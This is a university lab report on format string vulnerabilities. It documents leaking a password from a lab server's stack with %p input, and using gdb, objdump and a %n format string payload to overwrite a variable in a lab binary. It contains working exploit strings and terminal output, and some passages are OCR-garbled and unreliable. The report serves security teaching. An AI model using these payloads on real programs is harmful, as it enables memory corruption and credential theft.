

# **SECURE SYSTEMS ENGINEERING**

Lab report on Format String Vulnerability

Soham Tripathy (CS20B073), Arunesh J B (CS20B009)

10-03-2023



- After carefully observing the contents leaked from the stack, we see that few hexcodes can be converted to readable ascii characters, which might be the password. (Can be seen in the highlighted section of the figure).

```
arunesh@arunesh-HP-ENVY-Laptop-13-ba0xxx:~/Documents/CS6570/Lab3/Lab-3$ ncat 10.21.235.155 1023
```

You are now connected to 10.21.235.155 on port 1023 as user root.

Who are you? jb

What is the password? %p  
0x7ffd480eaa30 0x25 0xfffffffef 0x5574fdf13060 (nil) 0x20000009ie 0x5574ffab92a0 0x737361f073696874 0x656c736964726f77 0xd6df726664656b61 0xb6b361f7473 0x626a (n  
il)(nil)(nil)(nil)(nil)(nil)(nil)(nil)(nil)(nil) 0x9c0000000000 0x9c0000009c00 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207  
025207025 0x2520702520702520 0x2070252070252070 is not the correct password.

,  
;

Ncat: Broken pipe.

- After converting that chunk of hexcodes to string (following little endian system), We get 'thispasswordisleakedfromstack'.

Hex

▼


To


Text

▼

7373617073696874 656c736964726f77

ssapsiht elsidrow





Sample

Convert

## Result

- With the password above we were successfully able to login.
- This can be seen the following screen shot.

```

mage@ArchaicMage ~/Documents/Semester_6/cs6570/assignments/format_strings/Q1 <main*>
➤ nc 10.21.235.155 1023
We have provided the gen1.py file
the information to generate the
python gen1.py > exploit_string

Who are you? jb

What is the password? thispasswordisleakedfromstack

Greetings, jb! Welcome to the lab

```

## Exploit String

We have provided the `gen1.py` file in the same folder which contains the information to generate the password.

```
1 python gen1.py > exploit_string
```


## Lab\_2

### Aim

We are given an executable file 'flag'. We have to use format string vulnerability to write to a certain memory location.

### Our Approach

- First we analyse the executable file to find the address of flag, which is 0x0804a02c. This can be done using gdb, which can be seen in the following screen shot.



```
esctf@osboxes:~/Documents/Lab3/format_string$ gdb flag
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
92 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 4 commands could not be loaded, run `gef missing' to know why.
Reading symbols from flag...done.
gef> p &flag
$1 = (int *) 0x804a02c <flag>
```

- We now have to identify, what should be written on this memory location. For that we analyse the dump file, generated using the following command.

```
1 objdump -d flag > dump.asm
```

- This dump file reveals that we change the branch when 'eax' is equal to '0x64' which is 100. The eax register holds the value of flag. This can be seen in following picture.

```
8048529: 8b 83 2c 00 00 00    mov     0x2c(%ebx),%eax
804852f: 83 f8 64             cmp     $0x64,%eax
8048532: 75 14               jne     8048548 <main+0x92>
8048534: 83 ec 0c             sub     $0xc,%esp
8048537: 8d 83 07 e6 ff ff    lea     -0x19f9(%ebx),%eax
804853d: 50                  push    %eax
```

- Thus, now to exploit the 'flag' executable we have to store the value of 100, in the flag variable pointed by the address `0x0804a02c`, using format strings.
- The format specifier `%<-num->$n` is used for this purpose. The 'num' specifies the position w.r.t the `$esp` in whose location the string length is stored. Thus now we know that the string length input should be 100.
- The position w.r.t `$esp` which is used as reference address, is found by giving the input as 4 A's followed by 100 `%p`, and locating `0x41414141` on the spilled stack. It is found that this is stored as the 7th argument (can be seen in the figure below).

[illegible]

## Exploit String

By using the above deductions we generate our format string.

```
1 #!/bin/bash
2 python -c 'print("\x2c\xa0\x04\x08%96x%7$n")' > exploit_string
```

`\x2c\xa0\x04\x08` This part contains the address of flag where we want to store 100, which is placed in the 7th position w.r.t `$esp` when we exploit the vulnerability.

**%96x** This is used to add padding of spaces (96 bytes). Since the address is of 4bytes, we now have 100bytes in our string. Hence 100 is stored in the address pointed by the 7th stack location.

**Result**

```
esctf@osboxes:~/Downloads/format_strings$ ./flag < exploit_string
Your input:
,0
0
flag = 100
The system is compromised
```